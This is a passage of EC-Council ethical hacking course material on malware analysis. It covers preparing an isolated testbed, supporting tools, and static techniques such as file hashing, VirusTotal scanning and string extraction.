Malware Analysis Procedure: Preparing Testbed

STEP 01	Allocate a **physical system** for the analysis lab
STEP 02	Install a **Virtual machine** (VMware, Hyper-V, etc.) on the system
STEP 03	Install **guest OS** on in the Virtual machine(s)
STEP 04	Isolate the system from the network by ensuring that the **NIC card** is in "**host only**" mode
STEP 05	Simulate internet services using tools such as **INetSim**
STEP 06	Disable the "**shared folders**" and "**guest isolation**"
STEP 07	Install **malware analysis** tools
STEP 08	Generate the **hash value** of each OS and tool
STEP 09	Copy the **malware** over to the guest OS

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Malware Analysis Procedure

Malware analysis provides an in-depth understanding of each sample and identifies emerging technology trends from a vast collection of malware samples without actually executing them. The malware samples are mostly compatible with the Windows binary executable. There are various objectives for performing malware analysis.

It is extremely dangerous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples in a testing environment on an isolated network.

Malware analysis involves the following steps:

1. Preparing Testbed
2. Static Analysis
3. Dynamic Analysis

Preparing Testbed

Requirements to build a testbed:

- An isolated test network to host your testbed and isolated network services such as DNS
- Target machines installed with a variety of OS and configuration states (non-patched, patched, etc.)
- Virtualization snapshots and re-imaging tools to wipe and rebuild the target machine quickly

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Some tools are required for testing. The important ones are listed below:
  - **Imaging tool**: To get a clean image for forensics and prosecution purposes.
  - **File/data analysis**: To perform static analysis of potential malware files.
  - **Registry/configuration tools**: Malware infects the Windows registry and other configuration variables. These tools help to identify the last saved settings.
  - **Sandbox**: To perform dynamic analysis manually.
  - **Log analyzers**: The devices under attack record the activities of the malware and generate log files. These tools are used to extract the log files.
  - **Network capture**: To understand how the malware leverages the network.

Steps to prepare the testbed:

- **Step 1**: Allocate a physical system for the analysis lab
- **Step 2**: Install a virtual machine (VMware, Hyper-V, etc.) on the system
- **Step 3**: Install guest OS on the virtual machine(s)
- **Step 4**: Isolate the system from the network by ensuring that the NIC card is in the "host only" mode
- **Step 5**: Simulate Internet services using tools such as INetSim (*https://www.inetsim.org*)
- **Step 6**: Disable "shared folders" and "guest isolation"
- **Step 7**: Install malware analysis tools
- **Step 8**: Generate the hash value of each OS and tool
- **Step 9**: Copy the malware to the guest OS

Supporting Tools for Malware Analysis:

Some supporting tools required to perform malware analysis are as follows:

Virtual Machines Tools:

- VirtualBox (*https://www.virtualbox.org*)
- VMware Workstation Pro (*https://www.vmware.com*)
- Microsoft Hyper-V (*https://www.microsoft.com*)
- Parallels® Desktop Pro (*https://www.parallels.com*)
- Boot Camp (*https://support.apple.com*)

Screen Capture and Recording Tools:

- Snagit (*https://www.techsmith.com*)
- TechSmith Capture (*https://www.techsmith.com*)
- Camtasia (*https://www.techsmith.com*)
- Ezvid (*https://www.ezvid.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Network and Internet Simulation Tools:

- NetSim Professional (*https://tetcos.com*)
- ns-3 (*https://www.nsnam.org*)
- Riverbed Modeler (*http://www.riverbed.com*)
- GNS3 (*https://www.gns3.com*)

OS Backup and Imaging Tools:

- Genie Backup Manager Pro (*https://www.genie9.com*)
- Macrium Reflect Server (*https://www.macrium.com*)
- R-Drive Image (*https://www.drive-image.com*)
- O&O DiskImage 18 Server (*https://www.oo-software.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Static Malware Analysis

Static analysis is the process of investigating an executable file without running or installing it. Thus, it is safe to conduct static analysis because the investigator does not install or execute the suspicious file. However, some malware does not need installation for performing malicious activities. Therefore, investigators should perform static analysis in a controlled environment.

Static analysis involves accessing the source code or binary code to find the data structures, function calls, call graphs, etc., that can represent malicious behavior. Investigators can use various tools to analyze binary code to understand the file architecture and impact on the system. Compiling the source code of a system into a binary executable results in data loss, which makes the analysis of the code more difficult. Analyzing the binary code provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

The procedure of examining a given binary without executing it is mostly manual. It requires the extraction of vital data, such as data structures, utilized functions, and call graphs, from the malicious file. This data cannot be viewed by investigator after program compilation.

Some static malware analysis techniques are listed below:

- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing/obfuscation methods
- Finding the portable executables (PE) information

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Identifying file dependencies
- Malware disassembly
- Analyzing ELF Executable Files
- Analyzing Mach-O executable files
- Analyzing malicious MS Office documents
- Analyzing suspicious PDF documents


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: File Fingerprinting

- File fingerprinting is the process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles

HashMyFiles produces the **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms



https://www.nirsoft.net

File Fingerprinting Tools

- Hashing (*https://github.com*)
- SHA-256 hash calculator (*https://xorbin.com*)
- Hash Tool (*https://www.digitalvolcano.co.uk*)
- MD5sums (*https://www.pc-tools.net*)
- tools4noobs - Online hash calculator (*https://www.tools4noobs.com*)

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

File Fingerprinting

File fingerprinting is a process of computing the hash value for a given binary code to identify and track data across a network. This process includes the calculation of cryptographic hashes of the binary code to recognize its function and compare it with other binary code and programs from previous scenarios. The computed hash value can be used to uniquely identify the malware or periodically verify if any changes are made to the binary code during analysis.

These fingerprints are used to track and identify similar programs from a database. Fingerprinting does not work for certain record types, including encrypted or password-secured files, images, audio, and video, which have different content compared to the predefined fingerprint.

Message-Digest Algorithm 5 (MD5), Secure Hash Algorithm 1 (SHA-1) and Secure Hash Algorithm 256 (SHA-256) are the most commonly used hash functions for malware analysis. Various tools such as HashMyFiles can be used to create a fingerprint of the suspicious file as part of the static analysis. HashMyFiles is a GUI-based tool that can calculate various hash values.

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles produces a hash value for a file using MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The program also provides information about the file, such as the full path of the file, date of creation, date of modification, file size, file attributes, file version, and extension, which helps in searching for and comparing similar files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.84: Screenshot of HashMyFiles

Some additional file fingerprinting tools are as follows:

- Hashing (*https://github.com*)
- SHA-256 hash calculator (*https://xorbin.com*)
- Hash Tool (*https://www.digitalvolcano.co.uk*)
- MD5sums (*https://www.pc-tools.net*)
- tools4noobs - Online hash calculator (*https://www.tools4noobs.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: Local and Online Malware Scanning


- Scan the **binary code locally** using well-known and up-to-date **antivirus software**
- If the code under analysis is a component of a **well-known malware**, it may have been discovered already and documented by many antivirus vendors
- You can also upload the code to **online websites** such as **VirusTotal** to get it scanned by a wide-variety of different scan engines

Local and Online Malware Scanning Tools

- Any.Run (*https://app.any.run*)
- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- JOESandbox Cloud (*https://www.joesandbox.com*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)

VirusTotal

VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the detection of viruses, worms, Trojans, etc.



https://www.virustotal.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Local and Online Malware Scanning

You can scan the binary code locally using well-known and up-to-date antivirus software. If the code under analysis is a component of a well-known malware, it may have already been discovered and documented by many antivirus vendors. You can also upload the code to websites such as VirusTotal to get it scanned by a wide variety of scan engines.

VirusTotal calculates the hash values of a suspicious file and compares them with online and offline malware databases to determine the existence of the recognized malicious code. This process simplifies further investigation by offering deeper insights into the code, its functionality, and other essential details.

- **VirusTotal**

  Source: *https://www.virustotal.com*

  VirusTotal is a free service that analyzes suspicious files and URLs. In addition, it facilitates the detection of viruses, worms, Trojans, etc. It generates a report that provides the total number of engines that marked the file as malicious, the malware name, and, if available, additional information about the malware.

  It also offers important details of the online file analysis, such as target machine, compilation timestamp, type of file, compatible processors, entry point, PE sections, data link libraries (DLLs), used PE resources, different hash values, IP addresses accessed or contained in the file, program code, and type of connections established.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.85: Screenshot of VirusTotal

Some additional local and online malware scanning tools are as follows:

- Any.Run (*https://app.any.run*)
- Hybrid Analysis (*https://www.hybrid-analysis.com*)
- JOESandbox Cloud (*https://www.joesandbox.com*)
- Jotti (*https://virusscan.jotti.org*)
- Valkyrie Sandbox (*https://valkyrie.comodo.com*)
- Online Scanner (*https://www.fortiguard.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Static Malware Analysis: Performing Strings Search

- **Strings** communicate information from the program to its user
- Analyze **embedded strings** of the readable text within the program's executable file
  - Example: Status update strings and error strings
- Use tools such as **BinText** to extract embedded strings from executable files

String Searching Tools

- FLOSS (https://github.com)
- Strings (https://learn.microsoft.com)
- Free EXE DLL Resource Extract (https://resourceextract.com)
- FileSeek (https://www.fileseek.ca)
- Hex Workshop (http://www.hexworkshop.com)

BinText



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Performing Strings Search

Software programs include some strings that are commands for performing specific functions such as printing output. Strings communicate information from the program to its user. Various existing strings can represent the malicious intent of a program, such as reading the internal memory or cookie data, embedded in the compiled binary code.

Searching through the strings can provide information about the basic functionality of any program. During malware analysis, search for the malicious string to determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that particular URL string stored in it. It is advisable to be alert while looking for strings and also search for the embedded and encrypted strings to detect the suspicious file.

Use tools such as BinText to extract embedded strings from executable files. Ensure that the tool can scan and display ASCII and Unicode strings as well. Some tools can extract all the strings and copy them to a text or document file. Use such tools to copy the strings to a text file to ease the task of searching for malicious strings.

- **BinText**

  Source: *https://www.aldeid.com*

  BinText is a text extractor that can extract text from any file. It can find plain ASCII text, Unicode text, and resource strings, providing useful information for each item.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

